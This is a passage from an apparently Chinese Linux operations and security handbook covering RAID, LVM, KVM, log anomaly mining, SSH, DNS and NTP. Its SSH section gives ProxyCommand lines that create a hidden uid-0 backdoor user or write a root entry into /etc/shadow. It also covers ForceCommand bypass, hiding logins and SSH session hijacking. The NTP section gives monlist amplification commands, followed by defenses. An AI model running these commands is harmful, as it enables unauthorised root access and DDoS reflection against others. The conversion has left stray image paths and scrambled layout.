
--raid-devices或-n： 指定阵列中活动磁盘的数目。

--scan或-s： 扫描配置文件或/proc/mdstat文件来搜索软RAID的配置信息， 该参数不能单独使用， 只能配置其它参数才能使用。

文件

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **cat /proc/mdstat**

Personalities : [raid5]

md0 : active raid5 sde1[3] sdb1[0] sdd1[2] sdc1[4](F) 208640 blocks level 5, 64k chunk, algorithm 2 [3/2] [U\_U]

[=====>. ] recovery = 26.4% (28416/104320) finish=0.0min speed=28416K/sec

unused devices: <none>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

当一个设备出现故障或被标记故障时， 相应设备的方括号后将被标以(F)， 如“sdc1[4](F)”， 其中“[3/2]”的第一位数表示阵列所包含的设备数， 第二位数表示活动的设备数， 因为目前有一个故障设备， 所以第二位数为2； 这时的阵列以降级模式运行， 虽然该阵列仍然可用， 但是不具有数据冗余； 而“[U\_U]”表示当前阵列可以正常使用的设备是/dev/sdb1和/dev/sdd1， 如果是设备“/dev/sdb1”出现故障时， 则将变成[\_UU]。

操作

创建RAID

# **mdadm --create /dev/md0 --level=5 --raid-devices=3 --spare-devices=1 /dev/sda[1-4]**

查看RAID信息

# **mdadm --detail /dev/md0**

创建RAID配置文件

文件路径： /etc/mdadm.conf

使用以下命令输出可以修改后直接使用：

# **mdadm --examine --scan**

# **mdadm --detail --scan**

手工加载软RAID

# **mdadm --assemble /dev/md0 /dev/loop[0-3]**

故障恢复

1. 标记故障盘

# **mdadm /dev/md0 --fail /dev/loop1**

2. 移除故障盘

# **mdadm /dev/md0 --remove /dev/loop1**

3. 添加新硬盘

# **mdadm /dev/md0 --add /dev/loop1**

521/990

QQ群：632167235

**7.2.5 LVM**

基本操作

1. 创建LV

分区类型8e。

# **pvcreate /dev/loop[0-2]**

# **vgcreate myvg /dev/loop[0-2]**

# **lvcreate -L 100M -n mylv vg**

# **mkfs.ext4 /dev/myvg/mylv**

# **mount /dev/myvg/mylv /mnt**

使用PE的个数来创建LV：

# **lvcreate -l 100 -n mylv myvg**

2. 扩展LV

# **umount /mnt**

# **lvresize -L 200M /dev/myvg/mylv**

# **e2fsck -f /dev/myvg/mylv**

# **resize2fs /dev/myvg/mylv**

3. 缩减LV

# **umount /mnt**

# **e2fsck -f /dev/myvg/mylv**

# **resize2fs /dev/myvg/mylv 100M**

# **lvresize -L 100M /dev/myvg/mylv**

可以在缩小lv的同时缩小文件系统：

# **lvresize -r -L 100M /dev/myvg/mylv**

如果在缩小文件系统之前缩小lv， 则文件系统需要格式化。

4. 激活LV

当系统重启后， lv状态变为不可用， 需要进行激活：

# **vgchange -a y**

# **lvchange -a y**

5. 扩展VG

# **vgextend myvg /dev/loop3**

6. 删除

# **lvremove /dev/myvg/mylv**

# **vgremove myg**

# **pvremove /dev/loop[0-3]**

快照

创建的快照和原始的lv在同一个vg里。快照可以像普通lv一样改变大小。

快照可以将你上次操作做的改变保存下来， 当需要还原上次写入时， 可以合并快照， 便可恢复。源卷变化多大， 快照就占用多大。

如果在备份期间， 数据变换量大于快照容量， 可能会导致备份失败。

1. 创建快照

# **lvcreate -L 100M -s -n mylv\_snap /dev/myvg/mylv**

2. 合并快照

# **lvconvert --merge /dev/myvg/mylv\_snap**

精简池

522/990

QQ群：632167235

在总数小于需求的容量大小时， 假设所有用户不会使用全部的空间， 这些空间可以给其他用户用。池路径在 /dev/mapper。

1. 创建精简池

# **lvcreate -L 100M --thinpool mylv\_thin myvg**

2. 创建精简卷

# **lvcreate -V 90M --thin -n mylv\_thin\_v1 /dev/mapper/myvg-mylv\_thin**

3. 扩展精简池

# **lvextend -L +15G /dev/mapper/myvg-mylv\_thin**

精简池只能扩展， 不能缩小。

条块化

并行写入各个PV。

1. 创建条块化逻辑卷

# **lvcreate -L 100M -n mylv -i4 myvg**

2. 查看

# **lvdisplay -m**

# **dmsetup deps /dev/myvg/mylv**

如果需要扩展， 需要每个PV都进行扩展。

迁移

1. 创建一个镜像到另一个驱动器

# **lvconvert -m 1 /dev/myvg/mylv /dev/sda1**

2. 移除旧的镜像

# **lvconvert -m 0 /dev/myvg/mylv /dev/vda1**

3. 验证

# **lvs -o+devices**

# **dmsetup deps /dev/myvg/mylv**

4. 也可以使用设备间数据镜像

# **pvmove -n /dev/myvg/mylv /dev/sda1 /dev/vda1**

**7.3** 虚拟化

**7.3.1 KVM**

安装

查看是否支持虚拟化：

# **egrep '(vmx|svm)' --color=auto /proc/cpuinfo**

安装命令：

# **yum install qemu-kvm qemu-kvm-tools**

523/990

QQ群：632167235

# **yum install libvirt python-virtinst**

# **modprobe kvm**

# **modprobe kvm-intel/kvm-amd**

# **service libvirtd start**

注： 虚拟机内无法关机或重启， 启动acpid服务。

操作

虚拟机操作

新建虚拟机：

删除虚拟机：

# **virsh undefine name**

存储或恢复虚拟机状态：

# **virsh save name**

# **virsh restore name**

暂停继续：

# **virsh suspend name**

# **virsh resume name**

修改内存：

# **virsh setmem/setmaxmem**

修改处理器数量：

# **virsh setvcpus**

查看信息：

* domid： 查看虚拟机的标识符
* domname： 查看虚拟机的名称
* domuuid： 查看虚拟机的 UUID
* domstate： 查看虚拟机目前的状态
* dominfo： 查看虚拟机的信息

注： virtio驱动需要下载光盘[https://www.linuxwind.org/download/virtio/latest/virtio-win-0.1-59.iso](http://www.linuxwind.org/download/virtio/latest/virtio-win-0.1-59.iso)

524/990

qemu-img create -f qcow2 centos.img 5G virt-install \

--name=NAME \

--uuid=uuid \

--ram=512 \

--vcpus=4 \

--cdrom=cd.iso \

--import \

--os-type=linux \

--os-variant=rhel6 \

--disk path=**/**var**/**virtualhost**/**vm**/**vm.img,device=disk,bus=virtio,size=5,sparse=**true**,format=qcow2 \

--graphics vnc,password=foobar,port=5910,listen=0.0.0.0 \

--noautoconsole \

--arch=x86\_64 \

--autostart \

--network=bridge**:**BRIDGE,model=virtio \ #network:NAME/user \

--boot cdrom,hd,network,menu=yes

QQ群：632167235

快照操作

内置快照

创建快照：

# **virsh snapshot-create-as --domain rhel6 --name 2012-03-08 --description "Pure Rhel6"**

查看快照：

# **virsh snapshot-list rhel6**

查看快照配置：

# **virsh snapshot-current rhel6**

恢复快照位置：

# **virsh snapshot-revert rhel6 2012-03-08**

删除快照：

# **virsh snapshot-delete rhel6 2012-03-08**

外置快照

# **qemu-img create -b baseroot -f qcow2 snap-1**

# **virsh domblklist centos**

# **virsh snapshot-create-as --domain centos snap1 span1-desc --disk-only --diskspec vda,snapshot=external,file=/var/snap --atomic**

镜像格式转换

将raw格式的镜像转化为qcow2格式：

# **qemu-img convert -f raw -O qcow2 CentOS5.5\_64bit.img CentOS5.5\_64bit\_basesys\_qcow2.img**

插入光驱

# **virsh attach-disk centos6.4\_64 /var/virtualhost/images/centos/CentOS-6.4-x86\_64-minimal.iso hdc --driver qemu --type cdrom --config**

# **virsh change-media centos6.4\_64 hdc --eject**

配置文件

nat网络配置

525/990

QQ群：632167235

使用dnsmasq提供dhcp和dns服务， 配置文件放在/var/lib/libvirt/dnsmasq。其本质是使用iptables对virbr0和eth0作NAT。

bridge网络配置

配置好主机bridge方式， 在配置文件中指定br0接口即可。

虚拟机XML配置示例

526/990

#vi /etc/libvirt/qemu/networks/autostart/default.xml #virsh net-edit default

<network>

<name>default<**/**name>

<uuid>b21729d5-5e44-4976-b15d-b1b4f023dbf4<**/**uuid>

<forward mode='nat'**/**> ##route nat isolated bridge

<bridge name='virbr0' stp='on' delay='0' **/**>

<mac address='52:54:00:36:A4:34'**/**>

<ip address='192.168.122.1' netmask='255.255.255.0'>

<dhcp>

<range start='192.168.122.2' end='192.168.122.254' **/**>

<**/**dhcp>

<**/**ip>

<**/**network>

QQ群：632167235

527/990

<domain type='kvm'>

<name>win2003-32</name>

<uuid>b46188f8-38d9-d4d1-f5dc-3f044c6e7241</uuid>

<memory unit='KiB'>2097152</memory>

<currentMemory unit='KiB'>2097152</currentMemory>

<vcpu placement='static'>2</vcpu>

<os>

<type arch='i686' machine='rhel6.5.0'>hvm</type>

<boot dev='cdrom'/>

<boot dev='hd'/>

<bootmenu enable='yes'/>

</os>

<features>

<acpi/>

<apic/>

<pae/>

</features>

<clock offset='localtime'>

<timer name='rtc' tickpolicy='catchup'/>

</clock>

<on\_poweroff>destroy</on\_poweroff>

<on\_reboot>restart</on\_reboot>

<on\_crash>restart</on\_crash>

<devices>

<emulator>/usr/libexec/qemu-kvm</emulator>

<disk type='file' device='disk'>

<driver name='qemu' type='qcow2' cache='none'/>

<source file='/var/kvm/win2003-32.img'/>

<target dev='vda' bus='virtio'/>

<address type='pci' domain='0x0000' bus='0x00' slot='0x04' function='0x0'/>

</disk>

<disk type='file' device='cdrom'>

<driver name='qemu' type='raw'/>

<source file='/var/kvm/OSimage/virtio-win-0.1-59.iso'/>

<target dev='hda' bus='ide'/>

<readonly/>

<address type='drive' controller='0' bus='0' target='0' unit='0'/>

</disk>

<disk type='file' device='cdrom'>

<driver name='qemu' type='raw'/>

<source file='/var/kvm/OSimage/Windows.Server.2003.Enterprise.iso'/>

<target dev='hdc' bus='ide'/>

<readonly/>

<address type='drive' controller='0' bus='1' target='0' unit='0'/>

</disk>

<disk type='file' device='floppy'>

<driver name='qemu' type='raw' cache='none'/>

<source file='/var/kvm/OSimage/virtio-WIN2003-x86.vfd'/>

QQ群：632167235

**7.4** 大数据

**7.4.1** 异常数据分析

日志异常类型

528/990

<target dev='fda' bus='fdc'/>

<address type='drive' controller='0' bus='0' target='0' unit='0'/>

</disk>

<controller type='usb' index='0'>

<address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x2'/>

</controller>

<controller type='fdc' index='0'/>

<controller type='ide' index='0'>

<address type='pci' domain='0x0000' bus='0x00' slot='0x01' function='0x1'/>

</controller>

<interface type='bridge'>

<mac address='52:54:00:0d:a9:d9'/>

<source bridge='br0'/>

<model type='virtio'/>

<address type='pci' domain='0x0000' bus='0x00' slot='0x03' function='0x0'/>

</interface>

<serial type='pty'>

<target port='0'/>

</serial>

<console type='pty'>

<target type='serial' port='0'/>

</console>

<input type='tablet' bus='usb'/>

<input type='mouse' bus='ps2'/>

<graphics type='vnc' port='5910' autoport='no' listen='0.0.0.0' passwd='kvm'>

<listen type='address' address='0.0.0.0'/>

</graphics>

<video>

<model type='vga' vram='9216' heads='1'/>

<address type='pci' domain='0x0000' bus='0x00' slot='0x02' function='0x0'/>

</video>




<memballoon model='virtio'>

<address type='pci' domain='0x0000' bus='0x00' slot='0x05' function='0x0'/>

</memballoon>

</devices>

</domain>



QQ群：632167235

1. 单点异常： 单独的数据实例是异常的。

2. 上下文异常：

* 在一个上下文中单独的或连续几个数据实例是异常的
* 需要一个上下文的概念
* 比如平衡权限

3. 集体异常： 相关数据实例的集体是异常的。

在数据实例间需要一个关系， 常见的： 有序数据、空间数据、图数。在一个集体异常中单独的实例， 从它们自己看来并不是异常的。

异常挖掘方法解读


1. 异常挖掘方法1-基于经验特征挖掘

* 基于分析人员自身经验， 使用特定的与日志相关的特征进行挖掘
* 比如特定的字符串， 特定的Cookies， 特殊的UserAgent等等
* 此方法在试探性分析的时候常用

2. 异常挖掘方法2-基于数据统计挖掘

* 通过统计多维度的数据， 根据其频次， 分散度等信息， 挖掘有价值的异常

529/990



QQ群：632167235

* 比如统计单个IP24小时内， 使用的手机号码数量； 短时间内大量登录请求等

3. 异常挖掘方法3-基于外部数据关联挖掘

* 基于已有的外部数据与日志的关联性进行挖掘
* 例如高危IP库的IP的正常访问日志， 代理IP库的IP的正常访问日志， 某个通用组件或应用漏洞公开后的使用该组件或应用的网站日志等等

4. 异常挖掘方法4-基于内部数据关联挖掘

* 通过分析Web日志的内部关联性进行异常挖掘
* 例如通过分析Referer与URL二元关系组以及IP与URL二元关系组， 挖掘低频访问且是孤立节点的页面

5. 异常挖掘方法5-基于WAF规则的异常挖掘

* 将每条WAF规则转换成多个语句的逻辑条件组合， 并给予每个子条件一定的rank， 然后对每条日志数据进行评分， 根据最后评分以及设定阈值来判定日志是否异常
* 常用于WAF Bypass未知漏洞挖掘

6. 异常挖掘方法6-基于网站画像的异常挖掘

* 根据网站的目录结构、动静态页面分布及页面参数类型等信息而抽象出的一个多维度的标签化的描述网站合法访问范围的画像模型。通过判断单条日志数据是否在网站画像中， 来判定日志是否为异常
* 适用于单个网站的日常持续分析
* 每个网站可以根据其应用特性和业务特征构建个性化的网站画像

**7.5** 网络服务

**7.5.1 SSH**

**7.5.1.1 Linux**

530/990

QQ群：632167235

特权分离

所谓特权分离(Privilege Separation)实际上是一种OpenSSH的安全机制， 类似于chroot能够提供的安全性。这个特性是默认开启的， 配置文件中的 UsePrivilegeSeparation sandbox 指令可以开启或关闭这个特性。

使用此特性的关键之处在于设置一个空目录， 并将此目录的权限设置为"000"， 宿主设置为"root"。然后还需要设置一个用于特权分离的非特权用户， 比如sshd， 并将此用户的家目录设置为这个空目录。比如可以使用下面这样的命令：

# **mkdir -p /var/empty**

# **chown root:sys /var/empty**

# **chmod 755 /var/empty**

# **groupadd sshd**

# **useradd -g sshd -c 'sshd privsep' -d /var/empty -s /bin/false sshd**

然后在运行配置脚本的时候， 使用：

**--with-privsep-path=/var/empty**

**--with-privsep-user=sshd**

来指定目录和用户。

安装

Openssl：

# **./config --prefix=/opt/openssl --shared**

# **make && make install**

# **touch /etc/ld.so.conf.d/openssl.conf**

# **echo "/opt/openssl/lib" >> /etc/ld.so.conf.d/openssl.conf**

# **ldconfig -v**

别忘了加载动态链接库， 否则会出现：

checking OpenSSL header version... not found configure: error: OpenSSL version header not found.

Openssh:

# **./configure --prefix=/opt/openssh --with-ssl-dir=/opt/openssl**

# **cp opensshd.init /opt/openssh/opensshd.init**

# **chkconfig sshd off**

# **echo "/opt/openssh/opensshd.init start" >> /etc/rc.local**

按键

~.： 断开连接

X11转发

注意： 使用-X转发时， 服务器需要安装xauth。

1. 本地新开一个控制台

# **xinit -- :1**

# **ssh -X -C [root@1.1.1.1](mailto:root@1.1.1.1)**

1. 在当前桌面

# **xterm -display :12.0 -e ssh -X -C [root@1.1.1.1](mailto:root@1.1.1.1)**

SSH Server端默认的TCP监听端口从6000+10（ 10即X11DisplayOffset取值） 开始， 新的客户端连接依次是6010, 6011, ...

压缩加快传输速度

# **time tar -c sendlog/|pv|lz4 -B4|ssh -c arcfour128 \-o"MACs [umac-64@openssh.com"](mailto:umac-64@openssh.com) 10.xxx.xxx.36 "lz4 -d |tar -xC /u01/backup\_supu"**

端口转发

531/990

QQ群：632167235

# **ssh -CNTg -RLD**

-C： 压缩。

-N： 不运行远程命令。

-T： 禁用tty。

-g： 允许远程主机连接配合-L使用用。

在config文件中：

DynamicForward 相当于-D。

LocalForward 5433 localhost:5432 相当于-L。

使用sudo

在 /etc/sudoers 中包含requiretty， 只有本机使用tty的用户才能sudo。

TTY

1. 在使用 **ssh user@host cmd** 时提示tty错误

# **ssh -t user@host cmd**

3. 提示stdin不是个terminal

# **python -c 'import pty; pty.spawn("/bin/sh")'**

3. 如何让w不显示你登录了

# **ssh -T [somebody@1.1.1.1](mailto:somebody@1.1.1.1) /bin/bash -i**

客户端配置

# **vi /etc/ssh/ssh\_config**

Host rhost User user

HostName 192.168.1.4 # **ssh rhost**

命令行参数：

1. 不产生公钥

# **ssh -o UserKnownHostsFile=/dev/null -T user@host /bin/bash -i**

1. 保持超时

# **ssh 1.1.1.1 -o ServerAliveInterval=60**

使用密钥登录

使用-i参数可以指定登录使用的PrivateKey。使用 **plink 10.1.1.1 -i C:\pois0n.ppk**。

服务端配置

限制命令执行：

1. 编辑 ~/.ssh/authorized\_keys 文件， 在前面加上

from="1.1.1.1",command="bash --restricted --noprofile --rcfile$HOME/.stricted\_profile" ssh-rsa ...

1. 编辑 .stricted\_profile文件PATH=${HOME}/bin

export PATH mkdir $HOME/bin

1. 创建连接

# **ln -s /usr/bin/ssh $HOME/bin/**

在sshd\_config中限制用户的选项： AllowUsers/AllowGroups、DenyUsers/DenyGroups、PermitRootLogin

532/990

QQ群：632167235

ssh连接等待

使用-v参数查看卡在哪里。

Host \* GSSAPIAuthentication no

服务器跳转

如果连接一台服务器必须通过中间服务器跳转， 可以如下设置：

Host db

HostName 17.16.2.13

ProxyCommand ssh jntopsec -p 65535 nc %h %p

如果需要设置代理：

ProxyCommand corkscrew proxy.example.org 8080 %h %p

命令行终端逃逸

ProxyCommand这个命令可以执行系统命令， 当覆盖远程用户.ssh/config文件后， 用远程用户去ssh主机名可以进行命令行终端的逃逸：

host ztzsb #随便写一个host名称hostname ip #填写当前ip

user root #填写当前受限用户

ProxyCommand useradd -p `openssl passwd -1 -salt 'mujj' redrain` -u 0 -o -g root -G root -s /bin/bash -d /usr/ bin/redrain redrain

或者echo一个到 /etc/shadow：

ProxyCommand echo "redrain:$1$mujj$NIovcyWTUzr76qHvsju0v.:10000:0:99999:7:::" >> /etc/shadow

然后在远程主机上使用slogin或ssh登录ztzsb就可以了。

如果管理员在sshd\_config中配置了ForceCommand选项,当我们在SSH连接上后,立刻就会断开,这时如果有

webshell,可以通过编辑一个可以登录ssh用户的.bashrc文件,命令如echo "exec sh" > .bashrc,来绕过限制。

会话劫持实现端口转发

共享会话

客户端配置文件：

ControlMaster auto

ControlPath /tmp/ssh\_mux\_%h\_%p\_%r #另开同一个会话不需要密码ControlPersist 4h #断开之后再连不需要密码， 可以设为yes

利用会话

# **ssh -O check -S /tmp/ssh\_aaaa %h** #检查会话# **ssh -S /tmp/ssh\_aaaa %h** #连接会话

# **ssh -O forward -D 9090 -S** /tmp/ssh\_aaaa #建立转发# **ssh -O exit -S /tmp/ssh\_aaaa %h** #退出会话

攻击方法

在客户端加入环境变量：

ssh() {/usr/bin/ssh -o "ControlMaster=auto" -o "ControlPath=/tmp/%r@%h:%p" -o "ControlPersist=yes" "$@";}

SSL配置

533/990

QQ群：632167235

SERVER

Protocol 2

HostKey /etc/ssh/ssh\_host\_ed25519\_key HostKey /etc/ssh/ssh\_host\_rsa\_key

KexAlgorithms curve25519-sha256@libssh.org,diffie-hellman-group-exchange-sha256

Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256- ctr,aes192-ctr,aes128-ctr

MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-ripemd160- etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,hmac- [ripemd160,umac-128@openssh.com](mailto:ripemd160%2Cumac-128@openssh.com)

CLIENT

HashKnownHosts yes Host github.com

MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-128-etm@openssh.com,hmac-sha2-512 Host \*

ConnectTimeout 30

KexAlgorithms curve25519-sha256@libssh.org,diffie-hellman-group-exchange-sha256

MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-ripemd160- etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,hmac- [ripemd160,umac-128@openssh.com](mailto:ripemd160%2Cumac-128@openssh.com)

Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256- ctr,aes192-ctr,aes128-ctr

ServerAliveInterval 10

ControlMaster auto

ControlPersist yes

ControlPath ~/.ssh/socket-%r@%h:%p

**7.5.1.2 Cisco**

username xyz password abc123 ip domain-name xyz.com crypto key generate rsa

ip ssh version 2 line vty 0 15

login local

transport input ssh

**7.5.2 DNS**

配置问题说明

* rhel6中 **rndc-confgen** 读取random出现错误， 通过-r参数读取任意文件即可。
* 正反向解析放在一个文件里会出问题。
* 经常出现时钟不同步的问题。
* chroot配置路径 /etc/sysconfig/named
* 每个FQDN最多255个字节。
* 递归查询（ 服务器<->服务器） 。
* 迭代查询（ 客户<->服务器） 。
* ;#： 注释
* ()： 允许数据跨行
* 注意权限问题。

534/990

QQ群：632167235

其他配置

用rndc工具进行管理：

# **rndc-confgen > rndc.key**

把options去掉， 将相应内容写入named.conf。

地址限制：

acl "marking" {1.1.1.1;2.2.2.2;3.3.3.3;}; #集合， 必须在最顶部出现listen-on port 53 {"marking";};

伪装服务器： 在全局中写入

server 192.168.56.1 {bogus on;};

说明它是伪装的服务器， 不再向它查询

定义黑名单：

不允许这个机器过来查询， 在options中配置

blcakhole {192.168.56.1;};

缓存服务器

常规配置

1. 步骤一

# **dig -t NS . > /var/named/named.root**

2. 步骤二

535/990

options **{**

directory "/var/named"**;**

pid-file "/var/run/named/named.pid"**;**

dump-file "/var/named/data/cache\_dump.db"**;** #查询的缓存文件forward only**;**

forwarders **{** 1.1.1.1**; };**

version "123.2"**;** #查询到的版本

#host -c chaos -t txt version.bind 192.168.1.1

**};**

zone "com" **{ type** forward**;**

forwarders **{**1.1.1.1**;};**

**};**

QQ群：632167235

3. 步骤三

4. 步骤四

536/990

zone "." **{** #根服务器信息已编译在软件内部

**type** hint**;**

**file** "named.root"**;**

**};**

zone "com" **{ type** master**;**

**file** "named.com"**;**

allow-transfer **{**1.1.1.1**;};** #辅助dns !!如果未配置则会导致域传送漏洞!!!

**};**

zone "1.1.1.in-addr.arpa" **{ type** master**;**

**file** "named.1.1.1"**;**

**};**

zone "com-salve" **{ type** slave**;**

**file** "named.com"**;** masters **{**192.168.0.3**;};**

**};**

options **{**

listen-on port 53 **{**any**;};**

directory "/var/named"**;**

pid-file "/var/run/named/named.pid"**;** allow-query **{**any**;};**

forwarders **{**210.44.195.10**;};**

allow-transfer **{**1.1.1.1**;};** #辅助dns !!如果未配置则会导致域传送漏洞!!!

**};**

view localhost **{**

match-clients **{**localhost**;};** match-destinations **{**any**;};** recursion yes**;**

include "/etc/named.localhost"**;**

**};**

QQ群：632167235

5. 说明

在任何DNS记录文件中， 都是以SOA（ Start of Authority） 记录开始。SOA资源记录表明此DNS名称服务器是为该DNS域中数据信息的最佳来源。

SOA记录与NS记录的区别： NS记录表示域名服务器记录， 用来指定该域名由哪个DNS服务器来进行解析；

SOA记录设置一些数据版本和更新以及过期时间的信息。

TSIG事务签名

# **dnssec-keygen**

# **nsupdate**

主从配置

1. 主配置

key name {}; server 1.1.1.1 {

keys {};

537/990

#可以使用include将密钥文件包含进来key "web" **{**

algorithm hmac-md5**;** secret "LYO(099&(J"**;**

**};**

zone "com" **{ type** master**;**

**file** "named.com"**;** update-policy **{**

grant web name www.com. A**;**

#grant [key] name [host] [RR] 只能更新www.com这一条

**};**

**};**

#或者全部都可以更新zone "com" **{**

**type** master**;**

**file** "named.com"**;**

allow-update **{**key web**;};**

**};**

$TTL 600

@ IN SOA com. root.localhost. **(** #@表示在zone中定义的域名，com.可以是本机的FQDN 序号 刷新 重传 超时 TTL **)**

@ IN NS localhost. www.com. IN A 127.0.0.1

www.com. IN A 127.0.0.2 #写两条记录相当于负载均衡www.com. IN CNAME localhost. #前面必须写完整域名

\* IN A 1.1.1.1 #泛域名

10 IN MX 10 mail #主机mail必须有A记录，必须跟主机名，不能跟ip 106.56.168.192.in-addr.arpa. IN PTR domain.net.

HINFO "硬件等级""操作系统" #TXT说明信息

QQ群：632167235

};

allow-transfer {key name;};

2. 从配置

key name {};

server 2.2.2.2 {keys {name;};}; options { allow-transfer {none;};};

DDNS

1. 步骤一

# **dnssec-keygen -a HMAC-MD5 -b 128 -n USER key**

2. 步骤二

key key {...};

zone "zone" {allow-update {key key;};};

3. 步骤三

# **vi dhcpd.conf**

key key {...}; #secret不要加引号zone zone. {

primary 1.1.1.1;

4. 步骤四（ client）

# **vi /etc/dhclient.conf** send fqdn.fqdn "client"; send fqdn.encoded on;

send fqdn.server-update off;

日志设置

**7.5.3 NTP**

538/990

key key;

}

logging **{**

channel my-log **{**

**file** "data/named.log"**;** severity notice**;**

print-time yes**;** print-severity yes**;** print-category yes**;**

**};**

category queries **{** #记录查询日志my-log

**};**

**};**

QQ群：632167235

**7.5.3.1** 配置说明

相关文件

/usr/share/zoneinfo 时区文件

/etc/sysconfig/clock 时区配置文件

/etc/localtime 时区文件副本

/etc/sysconfig/ntpd

用户单独的时区设置：

# **export TZ="/usr/share/zoneinfo/<\*>/<\*>**

注意事项

ntp认别忘了trusted-key

总层数在15以内

15分钟后才会与上层校时udp 123

默认层数为0,即不进行同步

ntpd启动时， 会自动与/etc/ntp/step-tickers里的服务器对时

重启后时间变化

1. 当hwclock设定为localtime， /etc/sysconf/clock 中的 UTC=true时， 重启后系统时间后相对于BIOS时间被提前8个小时。
2. 当hwclock设定为localtime， /etc/sysconf/clock中的 UTC=false时， 重启后系统时间相对于BIOS时间没有变化
3. 当hwclock设定为UTC， /etc/sysconf/clock 中的 UTC=true时， 重启后系统时间后相对于BIOS时间无变化
4. 当hwclock设定为UTC， /etc/sysconf/clock 中的 UTC=false时， 重启后系统时间后相对于BIOS时间被推后8个小时。

命令说明

hwclock 硬件同步

ntpq -p 本机与上层通信情况

ntpstata 上一次通信情况

ntpdate localhost

ntptrace 追踪源

rdate -pun x.x.x.x 时间同步客户端

NTPQ输出说明

539/990

QQ群：632167235

配置文件示例

**7.5.3.2 NTP**放大攻击

原因

NTP\_Flood是一种利用网络中NTP服务器的脆弱性（ 无认证， 不等价数据交换， UDP协议） ， 来进行DDos行为的攻击。

在UDP协议中正常情况下客户端发送请求包到服务端， 服务端返回响应包到客户端， 但是UDP协议是面向无连接的， 所以客户端发送请求包的源IP很容易进行伪造， 当把源IP修改为受害者的IP， 最终服务端返回的响应包就会返回到受害者的IP。这就形成了一次反射攻击。

放大攻击呢就是一次小的请求包最终会收到一个或者多个多于请求包许多倍的响应包， 这样就达到了四两拨千斤的效果。

扫描

# **nmap -sU -pU:123 -n --script=ntp-monlist 10.10.10.200**

540/990

restrict default kod nomodify notrap nopeer noquery restrict -6 default kod nomodify notrap nopeer noquery restrict 127.0.0.1

restrict -6 **::**1

restrict 192.168.1.0 mask 255.255.255.0 nomodify notrap server 0.centos.pool.ntp.org prefer

#broadcast 192.168.1.255 key 42 # broadcast server #broadcastclient # broadcast client

#broadcast 224.0.1.1 key 42 # multicast server #multicastclient 224.0.1.1 # multicast client #manycastserver 239.255.254.254 # manycast server #manycastclient 239.255.254.254 key 42 # manycast client server 127.127.1.0 # local clock

fudge 127.127.1.0 stratum 10 driftfile **/**var**/**lib**/**ntp**/**drift

字段

说明

remote

源在 ntp.conf 中定义。‘\*’ 表示当前使用的， 也是最好的源； ‘+’ 表示这些源可作为 NTP 源； ‘-’ 标记的源是不可用的。

refid

用于和本地时钟同步的远程服务器的 IP 地址。

st

Stratum（ 阶层）

t

类型。 'u' 表示单播(unicast)。其它值包括本地(local)、多播(multicast)、广播

(broadcast)。

when

自从上次和服务器交互后经过的时间(以秒数计)。

poll

和服务器的轮询间隔， 以秒数计。

reach

表示和服务器交互是否有任何错误的八进制数。值 337 表示 100% 成功（ 即十进制的255） 。

delay

服务器和远程服务器来回的时间。

offset

我们服务器和远程服务器的时间差异， 以毫秒数计。

jitter

两次取样之间平均时差， 以毫秒数计。

QQ群：632167235

攻击方式

1. Listpeers指令， 列出目标NTP服务器的peers（ NTP Servers） # **ntpdc -n -c listpeers time.org.za**

2. Monlist指令， 可以获取与目标NTP Server进行过同步的最后600个客户机IP， 响应包按照每6个IP进行分割， 最多有100个响应包

# **ntpdc -n -c monlist time.org.za**

这意味着， 一个很小的请求包， 就能获取到大量的活动IP地址组成的连续UDP包。

防御方式

加固NTP服务

1. 把NTP服务器升级到4.2.7p26。
2. 关闭现在NTP服务的monlist功能， 在ntp.conf配置文件中增加 disable monitor 选项。
3. 在网络出口封禁UDP 123端口。
4. 使用 restrict ... noquery 或 restrict ... ignore 来限制ntpd服务响应的源地址。

防御NTP反射和放大攻击

1. 由于这种攻击的特征比较明显， 所以可以通过网络层或者借助运营商实施ACL来防御。
2. 使用防DDoS设备进行清洗。

**7.5.4 SNMP**

**7.5.4.1** 原理

SNMP三个元素

1. 网络管理应用（ SNMP管理器）

网络管理应用通过向设备查询数据， 来周期性地轮询被管设备中的SNMP代理。团体字符串（ Community

String） 负责控制设备对MIB的访问。若想查看或设置MIB变量， 用户必须指定适当的团体字符串。

2. SNMP代理（ 运行在被管理设备内）

被管理设备中的SNMP管理代理负责收集并存储设备及其自身运作的信息、响应管理请求、生成陷阱

（ Trap） 消息来告知管理器特定的事件。

SNMP Trap是当特定时间发生时， 由管理代理向网络管理系统发送的。

3. MIB数据库对象

以预先定义好的格式来描述信息， 这个格式是代理可以用来发布数据的格式。

SNMP版本

SNMPv1

SNMPv1定义了以下5个消息：

* Get Request（ 获得请求）： 用于向代理请求指定MIB变量的值。
* Get Next Request（ 获得下一个请求）： 用于初始的Get Request之后， 用来请求下一个对象。
* Set Request（ 设置请求）： 用来设置代理上的一个MIB变量。

541/990

QQ群：632167235

* Get Response（ 获得响应）： 代理用来相应管理器发出的Get Request或Get Next Request消息。
